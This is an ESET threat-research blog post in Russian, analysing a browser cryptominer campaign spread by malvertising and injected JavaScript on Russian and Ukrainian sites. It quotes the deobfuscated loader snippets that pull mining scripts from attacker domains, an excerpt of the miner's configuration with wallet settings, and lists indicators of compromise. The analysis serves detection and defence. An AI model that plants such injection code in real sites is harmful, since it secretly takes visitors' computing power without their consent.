АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА

В единстве — прибыль. ESET изучает браузерный майнер

15 сентября 2017 года

В последние месяцы мы обнаруживали JavaScript файлы, очевидно предназначенные для майнинга криптовалют напрямую в браузере. Киберпреступники давно освоили майнинг, однако обычно они устанавливают на машины жертв вредоносное ПО, либо потенциально нежелательные приложения (PUA). В данном случае майнинг производится в браузере, когда пользователь посещает определенные сайты. Нет необходимости искать уязвимости и/или заражать компьютер – достаточно браузера с включенным JavaScript (по умолчанию в большинстве браузеров).

Обзор

По данным телеметрии ESET, один из векторов распространения угрозы – вредоносная реклама (malvertizing). Тип задач с высокой загрузкой ЦП блокирует большинство рекламных сетей, так как это снижает качество взаимодействия с пользователем. Может показаться, что идея майнинга в браузере противоречит здравому смыслу, поскольку добыча биткоинов требует высокопроизводительных CPU. Но авторы веб-майнера выбрали криптовалюты, не требующие наличия специального оборудования – проще обеспечить достаточное число компьютеров, «заражая» сайты, а не сами машины.

Подобные кампании могут производиться в любой стране, но конкретно эта угроза преобладает в России, Украине и Беларуси (см. рисунок ниже). Причиной таргетирования, вероятно, стал выбор языка сайтов, в которые были внедрены скрипты.



Рисунок 1. Страны, где наиболее активен веб-майнер, по данным телеметрии ESET

На рисунке 2 показан рейтинг одного из доменов: –reasedoper[.]pw, на котором были размещены эти скрипты, в Cisco Umbrella Top 1M. Мы отметили существенный рост DNS-поисков по этому адресу за март-апрель 2017. А 28 июня 2017 года reasedoper[.]pw достиг 26300-й строки – сопоставимый уровень популярности имеет известный сервис GitHub Gist (gist.github.com), занявший 26293-ю строку на ту же дату.



Рисунок 2. Рейтинг reasedoper[.]pw в Cisco Umbrella Top 1M. Чем ниже – тем выше популярность.

История

Идея майнинга криптовалют в браузере не является чем-то новым. В 2013 году студенты Массачусетского технологического института (MIT) основали компанию Tidbit, которая предлагала веб-сервис по майнингу биткойнов. Вместо показа рекламы администраторы сайтов могли зарабатывать на майнинге, добавив скрипт Tidbit к своим сайтам. Вскоре основатели получили повестку в суд, поскольку использовали вычислительные мощности пользователей без их согласия. В итоге стороны пришли к мировому соглашению, но проект Tidbit пришлось свернуть.

Ранее несколько других сервисов, таких как bitp[.]it, предлагали майнинг в браузере. Сервисы прекратили существование из-за малой эффективности майнинга биткоинов при помощи стандартного CPU/GPU. Например, проект bitp[.]it закрылся в июле 2011 года.

Как происходит распространение

Метод распространения скрипта этого типа определяет, легитимен он или нежелателен. В этом случае мы обнаружили два способа, позволяющих заставить пользователя выполнить скрипты: вредоносная реклама или жестко запрограммированный фрагмент кода JavaScript.



Рисунок 3. Схема распространения майнинговых скриптов.

Вредоносная реклама

Основной способ распространения майнинговых скриптов – вредоносная реклама. В его основе покупка трафика у рекламной сети и распространение вредоносного скрипта вместо обычной рекламы. В этом конкретном случае мы не уверены, было ли применено внедрение скрипта, либо listat[.]bizбыл скомпрометирован. Но listat[.]biz действительно подозрителен, потому что он, похоже, копирует LiveInternet counter (рейтинг сайтов LiveInternet), легитимный счетчик посетителей. Более того, многие подозрительные домены были зарегистрированы на тот же адрес электронной почты, включая lmodr[.]biz, который также присутствует в этой вредоносной цепочке.

Основные сайты, предоставлявшие трафик для майнинговых скриптов в течение июля 2017, показаны на следующем рисунке. Мы обратили внимание, что здесь преобладают сайты с потоковым видео или браузерными играми. В этом есть смысл, так как пользователи склонны проводить время на одной и той же странице. Кроме того, у таких страниц ожидаемо высокая загрузка ЦП, что позволяет замаскировать дополнительную нагрузку от майнингового скрипта. Так ему удается работать дольше и использовать большую вычислительную мощность.



Рисунок 4. Сайты, предоставляющие трафик майнинговым скриптам, по данным телеметрии ESET.

Сайт, за которым мы наблюдали, с наибольшей вредоносной рекламной активностью, okino[.]tv, достаточно популярен. На момент написания статьи его рейтинг в Alexa составлял 907 по России и 233 по Украине. Высокие позиции занимали и другие используемые в кампании сайты, находящиеся в рейтинге Top 1000 Alexa по России.

Рисунок 5. Рейтинг Alexa для Okino[.]tv.



Рисунок 6. Загрузка ЦП при посещении сайта wotsite[.]net.

Ниже на рисунке 7 приведен интересный образец цепочки переадресаций. Первые три переадресации внедряют скрипт, предоставляемый следующим переходом, как показано на рисунках 8, 9 и 10. Первый домен, используемый в переадресации (skyadsvideo1[.]ru в нашем примере), не всегда совпадает.

Мы также могли наблюдать code.moviead55[.]ru. Оба принадлежат одинаковым IP адресам – 167.114.238.246 и 167.114.249.120. По данным Whois по домену skyad[.]video, чей поддомен code.skyad[.]video также принадлежит тем же двум адресам, домены указывают на связь с владельцем рекламной сети SkyAdVideo.



Рисунок 7. Цепочка переадресаций от okino[.]tv к майнинговому скрипту.

```
<!--noindex-->
<div id="sky_video"></div>
<script type="text/javascript"
src="http://skyadsvideo1.ru/code.php?v=e225aa8e9c1a68539730f110014904
07"></script>
<!--/noindex-->
```

Рисунок 8. Со стартовой страницы Okino[.]tv.

```
var script = document.createElement('script');
script.src = '//lmodr[.]biz/mdstat2.php';
script.async = true;
document.head.appendChild(script)
```

Рисунок 9. Из скрипта на Skyadsvideo1[.]ru/code.php (после деобфускации).

```
var script = document.createElement('script');
script.src = '//listat[.]biz/3.html?group=mdstat2_net&seoref=' +
encodeURIComponent(document.referrer) + '&rnd=' + Math.random() +
'&HTTP_REFERER=' + encodeURIComponent(document.URL);
script.async = true;
document.head.appendChild(script);
```

Рисунок 10 – lmodr[.]biz/mdstat2.php.

Поиск по PassiveTotal показывает, что listat[.]biz производил переадресации только на скрипты для майнинга, кроме 1 июня и 5 июля, когда он также перенаправлял пользователя на настоящие веб-счетчики посещений и на anstatalsl[.]biz. Похоже, lmodr[.]biz и listat[.]biz используются только для внедрения майнинговых скриптов.

```
function show_260() {
```

```
    var script = document.createElement('script');
    script.src = '//mataharirama[.]xyz/launcher.9.single.js';
    script.async = true;
    document.head.appendChild(script);
}
show_260();
```

Рисунок 11. listat[.]biz/3.html.

К нашему удивлению мы заметили, что moviead55[.]ru, первый переход, также мог внедрять майнер. Он выложен прямо на сайте и может майнить криптовалюту ZCash. Он использует пул, расположенный на ws.zstat[.]net:8889, а коммуникация происходит посредством протокола Web socket. Однако мы не обнаружили сходства в коде со скриптами, выложенными на reasedoper[.]pw. Похоже, что это разные группы, занимающиеся извлечением выгоды за счет вычислительной мощности своих посетителей.

Жестко запрограммированный код JavaScript

Мы также обнаружили в кэше Google примерно 60 сайтов, в которые были внедрены почти такие же фрагменты JavaScript, как на рисунке 10. Стартовая страница этих сайтов внедряет скрипт, полученный по адресу script.php.

```
<script type="text/javascript">
    document.write("<script type=text/javascript
src=\""+"/script.php?group=4goodluck_org&r="+encodeURIComponent(docum
ent.referrer)+"&p="+encodeURIComponent(document.URL)+"\"><\/script>")
;
```

```
</script>
```

Рисунок 12. Внедрение скрипта в начальную страницу.

Скрипт обращается по адресам URL с различных доменов, включая static.reasedoper[.]pw, на котором хранится майнинговый JS скрипт. Анализ этих скриптов представлен в следующем разделе. Один из доменов, где тоже присутствовал внедренный фрагмент кода, listat[.]org, имеет тот же IP адрес, что и другой, использовавшийся для вредоносной рекламы (listat[.]biz). Еще одно сходство – название функции, *show_260*, которая также используется в этой кампании.

Неполный список задействованных доменов приведен в конце поста. Похоже, что ни один из этих сайтов не является широко известным.

Как происходит майнинг

Несколько скриптов размещены на static.reasedoper[.]pw и mataharirama[.]xyz. Скрипты, содержащие слово *multi* в названии, многопоточны, в отличие от тех, что имеют в названии слово *single*и используют один поток. Это основные файлы JavaScript, которые запускают майнинг различных криптовалют. Скрипты немного обфусцированы – строковые литералы написаны с помощью шестнадцатеричной управляющей последовательности (“\x42\x43…”).

На рисунке 13 видно, что скрипт позволяет добывать Feathercoin, Litecoin и Monero. Хотя, похоже, что Litecoin больше не майнится.

```
function(_0xab8e5a, _0x36e7b7, _0x4c105c) {
    _0x36e7b7[_0x7e60('0x5')] = {
        'assets_domain': _0x7e60('0xee'),
        'debug': !![],
        'feathercoin': {
            'pool': _0x7e60('0xef'),
            'default_wallet': '6nmfjYVToBWb2ys4deasdydPj1kW9Gyfp4'
```

```
        },
            'monero': {
            'pool': _0x7e60('0xf0'),
            'default_wallet': _0x7e60('0xf1')
        },
            'litecoin': {
            'pool': '',
            'default_wallet': ''
        }
    };
}
```

Рисунок 13. Можно добывать три типа криптовалют.

Feathercoin и Litecoin – криптовалюты, вдохновленные Bitcoin. Основное отличие в том, что они используют другие алгоритмы хэширования: *neoscrypt* и *scrypt* соответственно. Целью является снижение необходимости в специальном оборудовании, такого как ASIC miner, вместо обычных ЦП. Для их добычи требуется не только мощность CPU, но и значительные ресурсы памяти.

Последняя альткоин криптовалюта, Monero, отличается от двух других. Основная особенность – повышенный уровень конфиденциальности по сравнению с Bitcoin. Транзакции отследить сложнее, потому что ее блокчейн непрозрачен. В частности, он использует кольцевые сигнатуры для сокрытия адреса отправителя среди нескольких различных вариантов адресов. Он также генерирует новый открытый ключ для каждого перевода, чтобы скрыть реального получателя. Применяемый алгоритм хэширования *cryptonight* также требует много памяти. Так что имеет смысл использовать этот тип альткоина для JavaScript майнинга на обычных машинах.

Майнинг требует высокой вычислительной мощности, поэтому неудивительно, что злоумышленники решили использовать asm.js вместо обычного JavaScript для исполнения алгоритмов хэширования. Asm.js в полтора-два раза медленнее обычного исполнения этих

алгоритмов на C. Есть три таких скрипта: scrypt.asm.js (Litecoin), cryptonight.asm.js (Monero) и neoscrypt.asm.js (Feathercoin).

Наконец, адрес кошелька Feathercoin одинаков во всех скриптах, в то время как для Monero используются разные адреса. В нескольких скриптах встречаются одни и те же адреса – таким образом, мы считаем, что они все принадлежат одной кибергруппе. Ввиду анонимности, характерной для Monero, мы не смогли увидеть количество денег, которое хранилось в кошельках. Что касается Feathercoin, адрес не виден в сети. Вероятно, это связано с использованием майнингового пула.

Связь с предыдущими веб-майнерами

В майнинговых скриптах мы нашли жестко запрограммированный адрес кошелька Feathercoin 6nmfjYVToBWb2ys4deasdydPj1kW9Gyfp4. Поиск в Google показывает, что адрес используется уже несколько лет.

В начале 2016 пользователь жаловался в посте на скрипт, загружающий ЦП на 100%. По описанию это очень похоже на то, что мы анализировали, и адреса кошельков Feathercoin совпадают. К моменту обнаружения майнинговый скрипт находился по адресу minecrunch[.]co. Поиск по названию домена приводит нас к обсуждению на сайте cryptocurrencytalk.com, в котором пользователь Kukunin описывает свой «скромный сервис – MineCrunch». По поводу производительности автор утверждает следующее:

“В то время, как классический майнинг на CPU даёт слишком малый доход, распределенный майнинг (сотни и тысячи посетителей) некоторых новых криптокоинов (при использовании только ЦП или вроде того) с практически нативной скоростью (благодаря asm.js) может быть очень ничего.
[…]
C Scrypt майнер был скомпилирован на Javascript при помощи Emscripten для достижения наилучшей производительности. Производительность примерно в 1.5 раза ниже, чем у нативного приложения cpuminer.”

Ссылка в первом посте приводит тот же адрес кошелька Feathercoin в качестве примера. Это подкрепляет связь между майнером reasedoper[.]pw и minecrunch[.]co. Хотя целью MineCrunch было предложить открытый сервис для распределенного майнинга, доход, генерируемый reasedoper[.]pw, очевидно, поступал только автору MineCrunch (или владельцам жестко запрограммированных адресов.

Вывод

Несмотря на снижение производительности при использовании скрипта вместо нативной программы, количество посетителей сайтов с майнинговым скриптом позволяет операторам извлекать выгоду. В июне количество DNS-поисков для reasedoper[.]pw было таким же, как для gist.github.com, если верить Cisco Umbrella Top 1M.

Даже если рассматривать эту активность как альтернативу традиционной рекламе, она нежелательна без согласия пользователя. Управление по делам потребителей Нью-Джерси (New Jersey Division of Consumer Affairs) постановило, что майнинг на машине пользователя без получения его согласия приравнивается к получению доступа к компьютеру. Таким образом,

разработчики подобных сервисов должны явным образом оповестить пользователя до начала майнинга, что явно не было выполнено в случае с распространением через вредоносную рекламу.

Пользователи могут защититься от подобных угроз с помощью блокировщика рекламы или скриптов, установленного в качестве аддона в браузерах. Пользователи продуктов ESET могут защитить себя от этих вредоносных скриптов, определяемых как *JS/CoinMiner.A potentially unsafe application*, включив обнаружение потенциально нежелательных приложений.

Индикаторы компрометации

URL адреса

Domain	URL	Note
static.reasedoper.pw	static.reasedoper[.]pw/launcher.0.single.js static.reasedoper[.]pw/launcher.1.single.js static.reasedoper[.]pw/launcher.2.single.js static.reasedoper[.]pw/launcher.0.multi.js static.reasedoper[.]pw/launcher.1.multi.js static.reasedoper[.]pw/launcher.2.multi.js […]	Website that hosts the mining scripts.
mataharirama[.]xyz	mataharirama[.]xyz/launcher.9.single.js	Copy of reasedoper. They share 2 IP addresses: • 163.172.162.231 • 163.172.153.226
listat[.]biz	listat[.]biz/3.html	Redirect to reasedoper[.]pw or mataharirama[.]xyz.
lmodr[.]biz	lmodr[.]biz/mdstat.php	Redirect to listat[.]biz

SHA-1

d5482f2f7bab8a8832f65f6ba5dc2edc5e19687f launcher.5.multi.js
b5d475d9c084d652faabe3888bbda5b673ebe9dd launcher.5.single.js
626646c572211e157dceeb4b918b9f46c3c656f5 launcher.6.single.js
3c70b32180c2e6ae39006eee867135650c98cfa0 launcher.6.multi.js
80c11eb331758a4d6d581ddcb5ebeca9410afe93 launcher.7.multi.js
52317c0abdc69f356dd2865c1fd35923f8beb7d3 launcher.7.single.js
31d40684cd765ef6625fd9a03d2522d84f0ca79b launcher.8.single.js
9bc931ec55d1fed45bec1c571a401f4a201a02cf launcher.8.multi.js
afae4cf246125671b7eae976c7329b4e0729e109 launcher.9.multi.js
3ac2e2d827e39bd802d5e3f7619099696bc38955 launcher.9.single.js
c4c5f13f0250364bd1321d038d56dbf1a97154f8 launcher.10.single.js
29695469e53822602d9b1884c2268a68e80df999 launcher.10.multi.js
b34216ee46ea1355cbc956514012e74ff9712129 launcher.11.multi.js
9394db4ba0ee70673d451547fd4ae40bfea6112d launcher.11.single.js
6f0bf3fa4dea541a7293b89661d539bb602218c6 launcher.12.single.js
3512351bd8903ae82cc1162fed4faaafceba893d launcher.12.multi.js
5adf5146a84699b6aca5e9da52bb629bceaa7726 launcher.13.single.js
8c45141791b94e172fd5ad8eaefebe5ebb8e729c launcher.13.multi.js
519928629becb1f8b18a56609b03d4cea3c52ddd launcher.14.multi.js
c5629530af39c99c25f83baee7db4a24a9d0aa03 launcher.14.single.js
bf3a1151bc4f8188f735583257ecbbd1eaff123f launcher.15.multi.js
6e5d2b1b9f1140079f3b48edec09c8515e77e14d launcher.15.single.js
12b1bfd6b49c02f928f0429f1505d114583c213c monero.worker.js
885f102c9d4dd2e286401756ca265e4aa3f7a664 scrypt.worker.js

Обнаружение

JS/CoinMiner.A potentially unsafe application

Домены с жестко запрограммированным внедряемым скриптом

allday[.]in[.]ua
anekbook[.]ru
bike[.]co[.]ua
cg-lab[.]ru
dikobras[.]com
doctrina62[.]ru
ekavuz[.]ru
fenix-45[.]ru
ipnalog[.]ru
jobochakov[.]com
kharkov-arenda[.]com[.]ua
kuzdoska[.]ru
laminirovanievolos[.]ru
marlin-group[.]ru
mat4ast[.]com
megalifez[.]net
mirstihoff[.]ru
munirufa[.]ru
murlyka[.]net[.]ua
newscom[.]ru
obad[.]ru
ogms[.]ru
opinionblog[.]ru
optiplast[.]ru
otdamprimy[.]ru
pcook[.]ru
pogelanie[.]info
posbank[.]ru
programs-tv[.]ru
psinovo[.]ru
scoot-club[.]ru
ska4ka[.]com
stihi[.]by
stihoslov[.]ru
subcar[.]org
sumytex[.]in[.]ua
suntehnic[.]ru
td-klassik[.]ru
trbook[.]com[.]ua
vstupino[.]su
x-sport[.]info